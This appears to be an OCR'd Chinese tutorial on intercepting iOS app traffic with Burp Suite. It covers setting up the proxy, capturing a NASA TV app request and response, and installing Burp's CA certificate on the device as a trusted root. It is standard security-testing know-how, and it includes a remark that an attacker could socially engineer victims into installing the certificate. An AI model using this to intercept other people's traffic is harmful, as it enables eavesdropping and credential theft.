
再说一下，有许多方法能够查看网络的请求/相应，这其中Burpsuite是一个非常棒工具。可以从它的官方网站下载。下载它的免费版本就足够完成我们本文的任务了。 顺便说一下，如果你从来没有用过Burpsuite，请查看关于Burpsuite的另一篇文章。这里最主要的任务就是把Burpsuite当作一个代理，然后路由所有经过它的网络流量。

打开Burpsuite,到Proxy，选择Options




点击已经设置的代理，点击编辑（edit），然后选择在Bind to Addrees这个选项的All Interfaces这个选项。


现在我们能够编辑代理监听的端口，甚至增加一个新的监听代理。Burp有个选项，能够把证书传递给使用SSL的网站。在安装的时候，Burp就默认的创建了一个自签名的CA证书。 现在选中的选项（如下图），“generate CA-signed per-host certificates” 就会用安装Burp的时候创建的CA证书给我们正在连接的host生成一个证书。



你会被提示一个警告。点击YES。我们选择绑定到所有接口的原因就是我们希望我们的iPhone能够用我们的电脑作为代理，因此选择绑定到本地接口是不够的。




现在，到Proxy－Intercept，然后确保Intercept设置成了off。这是因为你可能不想被每个通过这个代理的数据包打扰。



现在，你可以让你的设备把所有网络流量通过你的代理。在你的iOS设备上，到设置（Settinigs）app，选择Wifi，选择你目前正在连接的网络的设置，滚动到下面， 那里会有一个选项来设置代理。把代理地址设置成正在运行Burpsuite的电脑的IP地址，端口设置为代理运行的端口。



现在代理已经建立起来了，我们已经配置好我们的设备来使用这个代理，打开任意一个不是用SSL的应用（我们将会在本文的后面一点讨论SSL），然后随便用用让应用发出些网络请求。你可以在Burpsuite看到这些请求。下面就是NASA TV app的网络流量。



使用Burpsuite的好处就是我们能以原生的格式（raw）和十六进制（hex）的格式查看数据包，我们也可以查看参数（Params）和头（Headers）

Request | Response

Raw | Params | Headers | Hex

GET request to /vmixcore/playuvp

Type	Name	Value
URL	token	V0I8ogsp0bQ1TbwyEZJy1EOY002Pn9lv
URL	output	xml

而且，我们也能够看到某个特定请求的对应返回包。

Request | Response

Raw | Headers | Hex | XML

```
HTTP/1.1 200 OK
Server: Apache
Content-Length: 1844
Content-Type: text/xml
Date: Tue, 23 Jul 2013 11:52:42 GMT
Connection: close

<?xml version="1.0" encoding="ISO-8859-1"?>
<data>


<file><![CDATA[http://cdn-akm.vmixcore.com/vmixcore/dl/ZXlKdFpXUnBZVjlwWkNJNklqRTJOVEEyTlRBd01TSXNJbU5zWVh0elgybGtJam9pT
VNJc0ltWnZjbTFoZENJNkltMXd0Q0lzSW1admNtMWhkRjlwWkNJNk5qVTNMQ0p3WVhKMGJtVnlYMmxrSWpvaU5ESXpJaXdpYldWa2FXRmZiM2R1WlhJaU9pS
TBNak1pTENKd2JHRjVYMmh2WjE5cFpDSTZiblZzYkN3aWRHOXJaVzRpT25zaWJXVmthV0VpT2pFMk5UQTJOVEF3TVN3aWJXVmthV0ZmYjNkdVpYSWlPalF5T
Xl3aWNHRnlkRzVsY2w5cFpDSTZOREl6TENKbWIzSnRZWFFpT2pZMU55d2ljMjkxY210bFgybGtJam94TWpFMGZTd2lkSE1pT2pFek56UXhPVFU0TVRrc0luT
jBZWEowSWpveExDSmtaV3hwZG1WeWVWOWpiMjVtYVdkZmFXUWlPaUl4TmpFaUxDSm1hV3hsYzJWMElqcHVkV3hzZlE9PWEyNjQyNWQzODc5OTYxNzAwNDBkZ
GZmYmRkZjU0MTlk/file.mp4]]></file>
  <adUrl />

<logURL><![CDATA[http://logs.vmixcore.com/vmixcore/playlog?token=ZXlKdFpXUnBZVjlwWkNJNklqRTJOVEEyTlRBd01TSXNJbU5zWVh0elg
ybGtJam9pTVNJc0ltWnZjbTFoZENJNkltMXd0Q0lzSW1admNtMWhkRjlwWkNJNk5qVTNMQ0p3WVhKMGJtVnlYMmxrSWpvaU5ESXpJaXdpYldWa2FXRmZiM2R
```


这给了我们详尽的细节来了解一个应用是如何与后台通信的，我们在调用谁，以及请求的格式是什么样的。

使用Burpsuite监听HTTPS

不过，上述的技巧对于那些使用HTTPS与后台通信的应用是不起作用的。有些应用只调用SSL连接。例如，如果你试图通过这个代理运行Snapchat就不会成功。不过，有些应用会跳出一个警告，然后让你确认或者取消这个连接。例如，如下图所示就是当通过代理运行Safari的时候的情况。




如果你点击继续，那么你就能够看到应用的网络流量。请注意，这个警告仅仅针对目前的host，如果你浏览到另一个使用HTTPS的网站，那另一个警告又会弹出来， 因为Burpsuite为每个host生成一个假的SSL证书。



每当我们通过Burpsuite连接一个HTTPS网站的时候，Burp会为每一个host生成SSL证书，这个证书是用我们自己的CA（Certificate Authority）证书签名的。为了确保不让这些警告每次都跳出，我们要在设备上把这个Burp的CA证书设置为受信任的根证书。因此，需要采取下述步骤。首先是得到这个根证书，然后把它安装到设备上。一旦它安装到设备上，它就是一个

受信任的根证书它可以签名所有的证书，并且它签名的所有证书都是合法的。请注意这个证书的私钥(private key)保存在你的电脑上，因此当网络流量通过你电脑上的代理的时候，Burp就能够用这个私钥解密这些数据。这个根证书在你把Burp安装到系统的时候就已经被创建好了。

为了把这个根证书安装到你的系统上，首先配置你的浏览器使用Burpsuite 代理。



然后浏览使用SSL的网站，你会看到如下的一个警告



现在我们的任务就是导出这个用来签名所有这些证书的根证书。对于gmail.com域名，我们不可能导出这个根证书，因为我们不能对gmail的域名添加例外。每个域名都可以实施这样的措施。不过，facebook允许我们添加一个例外。用Firefox访问facebook.com。你会看到一个警告，点击“了解这个风险”（Understanding the Risks） 然后点击添加例外（Add an Exception）



This Connection is Untrusted

You have asked Firefox to connect securely to **www.facebook.com**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

Technical Details

www.facebook.com uses an invalid security certificate.

The certificate is not trusted because the issuer certificate is not trusted.

(Error code: sec_error_untrusted_issuer)


I Understand the Risks

If you understand what's going on, you can tell Firefox to start trusting this site's identification. **Even if you trust the site, this error could mean that someone is tampering with your connection.**


Don't add an exception unless you know there's a good reason why this site doesn't use trusted identification.

Add Exception...

然后，点击查看（view）



点击Details标签，然后选择证书层次最上面的证书。这就是根证书。然后点击导出并保存后缀名为.crt的文件。



你也可以到Burp的文档找到这些步骤。下面就是[这个链接]的屏幕截图。

IPhone

To install Burp's CA certificate on your iPhone or other IOS device, perform the following steps.

1. First, you need to use your desktop browser to export Burp's CA certificate. This is easy with both Internet Explorer and Firefox. Follow the steps to install the CA certificate in your desktop browser, and then visit any HTTPS URL. Click on the padlock / SSL icon to view the details of the SSL certificate. Then select the root certificate in the tree (PortSwigger CA), and in the details for that certificate click the "Export" button. Save the certificate somewhere on your computer using the .crt file extension.
2. Copy the certificate onto your iPhone. The easiest way to do this is to send it as an email attachment from your desktop computer to an account that your iPhone is set up to receive emails for.
3. On your iPhone, open the email and click on the attachment.
4. In the dialog that opens, click the "Install" button, and step through the certificate installation wizard, entering your PIN number if requested.

Note that you may be able to download Burp's CA certificate directly to your device by visiting http://burp/cert with your device configured to use Burp as its proxy.

现在你就可以把这个文件发送到你的设备上。使用恰当的社会工程学技巧，攻击者就能够把这个证书安装到设备上，用户不会知道会有什么后果。 下面就是你打开这个证书的时候会得到的警告。




点击安装。你可以看到更详细的警告信息 。


